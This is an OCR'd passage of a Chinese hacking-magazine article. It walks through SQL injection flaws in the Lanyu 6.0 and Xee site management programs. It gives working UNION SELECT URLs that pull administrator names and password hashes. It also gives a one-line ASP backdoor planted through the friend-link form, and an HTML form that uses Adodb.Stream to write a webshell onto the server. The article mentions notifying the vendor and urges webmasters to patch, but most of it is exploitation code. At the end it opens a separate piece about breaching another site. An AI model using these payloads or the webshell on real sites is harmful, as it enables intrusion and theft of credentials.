


图2

得到管理员密码，就可以顺理成章的登录后台了，蓝雨5.2版在后台对上传文件没有任何限制，可以上传asp木马，提升自己的管理权限，再利用一些别的漏洞从而控制整个服务器，这些不在本次的讨论范围，略过……

2.蓝雨整站6.0版本

在6.0版与5.2版之间还有一个5.5版本，因为6.0是蓝雨2005-06-22日发布的版本，所以跳过5.5版直接测试最新版本。先从前面说的那12个文件入手，发现蓝雨已对部分提交的参数进行了过滤，使用的过滤代码是：

```
if not isInteger(request.querystring("news_id")) then
founderr=true
Response.Write "<script language=javascript>alert('非法的新闻id参数。');javascript:history.back();</script>"
end if
```

如果所提交的News_id值不是数值，那么就提示“非法的id参数”，这一句的确很管用，6.0版中的提交参数大部分用这句做了过滤，因而屏蔽了大量的非法提交值。但把那12个文件看过后，发现在View.asp中的提交参数风采依旧，上面所说的那六个参数一个也没有过滤，呵呵！蓝雨也是百密而一疏啊！

一个人的战争

接下来就是在本地6.0环境中测试是否能显示出数据库中的数据。通过查看源码得知，View.asp是查看评论页，因为是新的程序，还没有内容，就进后台随便添加了一条新闻。再回到前台，点击“新闻动态”中的新闻，在打开的“浏览新闻”页的最下方有一块是“发表评论”，点击评论栏右侧的“查看全部评论”。这样，就打开了仍存在过滤不严的View.asp页（其他各个版块的查看评论打开方式也是这样的），和5.2版一样，将news_id的值写为：news_id=1 union select 1,2,3,4,5,6,7,8,9,10 from admin，回车后发现没有显示？

怎么回事？难道View.asp中过滤了News_id的值，仔仔细细的又看一遍，没有过滤！那是怎么回事，打开数据库，看了一下News表中字段数，晕！原来6.0版本中的有些数据表中的字段数发生了变化，这个News表在6.0中是9个字段，难怪刚才没显示（注：在使用Union语句时，要先查看前一个Select所查询表中的字段数，保持前后表中字段的一致性）。将后面10及逗号去掉，回车，在页面中显示出3，9两个数字，将3替换为admin_name，9替换为admin_password，再次回车，得到了用户名及密码，如图3。




图3

老天！这是什么用户名及密码啊，43894a0e21232f297a57a5a743894a0e4a801fc3，数了一下，40位，不会是显示错了吧，去数据库中看了一下，果真就是这两个值。蓝雨的加密真是厉害！这样的用户名及密码就是得到了，也不好破啊！顺便再说一下蓝雨系统各个版本中的用户名及密码的安全程度，蓝雨5.2版中用户名未加密，密码16位MD5加密；5.5版用户名及密码16位MD5加密；6.0版用户名及密码40位MD5加密，可以看出，蓝雨在一步步地加强安全措施。

对于6.0来讲，就算得到了管理员名称及密码，在后台也不能直接上传Asp木马了，在上传文件类型中做了限制，我试一下，不好突破！可能是我的水平还太烂！这个也不在本次的讨论范围，略过……

前面说到蓝雨6.0版本对参数提交值过滤是百密而一疏，不可能单单一个View.asp中存有过滤不严的参数吧，不知道别的Asp文件中是否还存在过滤不严的参数。先喝杯茶，静下心来，把6.0版中的Asp文件仔仔细细的看了一遍，这一看不要紧，又找出几个来。

（1）除了上面说到的View.asp外，还有Book.asp编辑留言分类中的Request.QueryString("id")未过滤，构造如下语句：book.asp?action=Edit&id=1 union select 1,2,3,4,5,6,7,8,9,10,admin_name,12,13,admin_password,15 from admin ，回车后，在“来客留言内容”中显示的是用户名的Md5值，在“回复内容”中显示的是密码的Md5值。

（2）再就是6.0版本中多了一个Review.asp文件，不知怎么搞的，这个文件中的Request.query

string("soft_id")未经任何过滤就放到了SQL语句中，这个的利用方法和前面的一样，Union语句即可搞定！这个显示的是第2和25字段（注：如果没有显示，把“Soft_id=”后的值1改为2或3或是别的数值）。

（3）接下来就是Down.asp中的Request.query 一步 string("class_id")，本以为这个参数也能执行Union语句呢！但试了几次，均不成功，又把接收Class_id参数的语句滤了一遍，才发现这一个值提交给两个SQL中，从开始的这样一段代码：

```
elseif class_id<>"" and keyword="" then
sql="SELECT soft_id,soft_name,soft_dcount,soft_rcount,soft_demo,soft_mode,soft_desc,isbest,soft_size,soft_commend,review,reviewcount FROM soft where soft_classid="&class_id&" order by soft_id desc"
```

用Class_id参数做为条件查询显示12个字段，程序再向下运行时，Class_id参数又传递给了这一句：

```
if request.querystring("class_id")<>"" then
sql="select class_name from d_class where class_id="&request.querystring("class_id")
```

这一句是用Class_id查询出一个字段，很明显可以看出这两句SQL所显示的字段数是不同的，第一个SQL显示12个字段，而第二个只显示1个字段。所以，不管构造什么样的Union语句，都无法满足两者的要求，唯一可行的方法就是采用and 1=（select ....from admin）这样的语句来猜测字符。不过用户名及密码加在一起足足有80位，所以使用这个方法要做好充分的思想准备喔！

（4）Request("select")，这样一句提交参数，你说有没有漏洞？我就很不明白，这样的一句从5.2版本中就存在了，到6.0版时扩大到Art.asp、Book.asp、Dj.asp、Down.asp、Js.asp及Pic.asp六个文件中（Down.asp中的是Request("colname")），竟然没有一个地方过滤，这是搜索版块中用到的一个参数，不是由用户提交的，但只要构造出合适的Union语句放在地址栏中，就能查询出想要的内容。这个有点复杂，容我慢慢讲来！事先我已在“网页特效”中加了一个特效，就以这个为例子。第一步，在“特效查找”中输入任意关键字，启动WinSock Expert v0.6软件进行抓包，选择监听IE中的蓝雨设计－网页特效。切换到网页特效页，点搜索，这时，再看WinSock Expert软件已经抓到搜索提交的数据了，如图4，提交的数据包是：select=js_name&keyword=aaa&search=%CB%D1%CB%F7。




图4

第二步，再来看一下SQL是如何利用request("select")的，语句如下：

```
elseif request("keyword")<>"" then
sql="select js_id,js_name,js_count,js_date,js_desc,review,reviewcount from js where "&request("select")&" like '%"&request("keyword")&"%'order by js_id DESC"
```

意思是：如果Keyword的值不为空，那么就在Request("select")所提交的字段名中查询包含Keyword值的数据，在第一步抓包时得到Select的值是Js_name（其它5个Asp中的Select或Colname值分别是Art_title、Name、Dj_name、Soft_name和Pic_name），提交的Keyword值为aaa，因为用到的是like条件，

js_name 和 aaa 两者之间是不能隔开的，但两者之外就留了一个可以利用的空间了，不过 6.0 版中已把 Keyword 的值进行了过滤，所以，Keyword 的值中是不能加入构造的字符，现在唯一可以利用的就是在 Js_name 的前面加入构造的字符，如果用 select=(40=(select len(admin_name) from admin)) and js_name&keyword=aaa 这样的语句来猜数据当然是可以的，但这种效率太慢，还是使用 union 语句，构造好的语句如下：

```
select=(jscat_id=1) union select 1,2,3,4,5,6,7 from admin union select js_id,js_name,js_count,js_date,js_desc,review,reviewcount from% js where js_name&keyword=111
```

简单说一下，最前面的(jscat_id=1)是让 Union 之前的 select 语句成立，两个 union 之间的 select 语句用来显示 admin 表中的内空，而后面的 select 语句是为了配合 like 查询及 order by js_id，将上面的语句复制到 js.asp?后，回车，如图 5。显示 2,3,4 字段，将其中的两个字段替换为 admin_name 和 admin_password 即可显示出相应的数据了。如果显示的无关内容过多，可以将前面的 jscat_id=1 中的 1 更改一个很大或不存在的数值，再把后面的 keyword=111 中的 111 更改为一个不存在的关键字，这样就屏蔽了前后的 select 语句，只显示中间的语句了。




图 5

(5) Opensoft.asp 和 Relink.asp 中也有未过滤的提交参数，但这两个文件都有地址验证，禁止从站点外部提交数据，所以对两个文件中未过滤的参数没有利用成功。但在 Relink.asp 中却发现了另一种过滤不严的漏洞，也可以说是 Link.asp 过滤不严的漏洞，打开 Link.asp（友情连接）页面，在右下方是提交友情站点的地方，随便填了一些数据据，用 WinSock Expert 抓包后得知，这些数据提交给了 Relink.asp，而这些数据在 Link.asp 中只是简单地判断字符长度，到了 Relink.asp 中，也是简单地判断是不是为空或是字符的长度是否超过限制，并没有对输入的字符进行任何过滤。同时，在查看蓝雨的数据库时突然发现，蓝雨 5.2、5.5 版本中的数据库加了防下载代码，而 6.0 版本中却去掉了防下载代码，如果 6.0 版的数据库后缀名改为 Asp，假如知道了 6.0 版本数据库的名称，有了这两个条件，就可以利用这个地方写入一小型的 Asp 本马了，如图 6。




图 6

把最小的 Asp 后门 <%execute request("l")%> 填入地址栏中，这个地方没有限制长度，然后点提交，对弹出提示窗口点确定，接着又是一个窗口，提示成功提交，请等待批准！不用等到批准，现在就可以利用。在本地构造一个提交表单 Htm 文件，其中 Action 的内容指向 Asp 格式的数据库文件，代码如下：

```
<form action=http://127.0.0.1/ly6/mdb/fj126=net.asp method=post>
  <textarea name=l cols=120 rows=10 width=45>
  set lP=server.createObject("Adodb.Stream")
  lP.Open
  lP.Type=2
  lP.CharSet="gb2312"
  lP.writetext request("p")
  lP.SaveToFile server.mappath("up.asp"),2
  lP.Close
  set lP=nothing
  response.redirect "up.asp"
  </textarea>
  <textarea name=p cols=120 rows=10 width=45>这填马的代码</textarea><BR><center><br>
  <input type=submit value=提交>
```

运行 Htm 文件，在其中输入一个小型的 Asp 后门源码，点提交。稍等一下，这个 Htm 文件变成了那个 Asp 后门文件，如图 7，利用这个后门，可以再写入一些更强大的 Asp 后门。




图 7

至此，这几天所研究的在蓝雨整站中存在过滤的参数都已交待完了，在蓝雨官方站点同样存在这些未过滤的参数，我已写信通知管理员了，希望蓝雨对提交数据加强过滤。回过头来看一下，蓝雨 6.0 还是瑕不掩瑜的，安全措施做的相当不错了，用户名及密码是 40 位 Md5 值，即使得到了也不一定暴破出来；后台中对上传文件类型做了限制；在 ASP 语句中还加了容错语句，很难暴出数据库来。

二、写 E 意（Xee）全站程序

本想文章已写完了，但在以蓝雨 6.0 的关键字“ 蓝 绿 黄”在网上搜索时，却搜到了一部分另类整站程序的网站，打开其中的一个链接看了一下，和蓝雨整站的样式差不多，看了一下整站程序名称，Powered By Xee ？在网上一查，原来是写 E 意全站程序，从网上下载了一份写 E 意全站程序源码，真是无独有偶啊！写 E 意全站程序与蓝雨整站程序两者的数据库竟然是一样的，连其中的 Asp 文件也大致相同，当然，过滤不严的参数也是一样的，在蓝雨 5.2 版中适用的 Union 语句在写 E 意中同样适用，很轻松的就可以得到用户名及密码了。目前，写 E 意全站程序有 1.0 和 1.1 两个版本。1.0 的用户名未加密，密码是 16 位 md5 值；而 1.1 版的用户名及密码均是 16 位 md5 值。写 E 意的后台可以上传任意文件，基本上就是蓝雨 5.2 的翻版。

千里之堤，溃于蚁穴。一个没有过滤的参数，同样也可以让你的网站崩溃。所以在这里要提示那些用免费程序建站的站长们，要及时更新网站的程序，及时修补网站中出现的漏洞，这样才能保障网站的持久性！

一个人的战争

黑客防线的陷落

linde318

黑客防线，顾名思义，黑客的防线。那好，今天我们就来看看这个防线到底有多坚固，俗话说的好“是骡子是马，拉出来溜溜”。如果连自己的安全都搞不好，还有什么资格来称为黑客的防线呢？

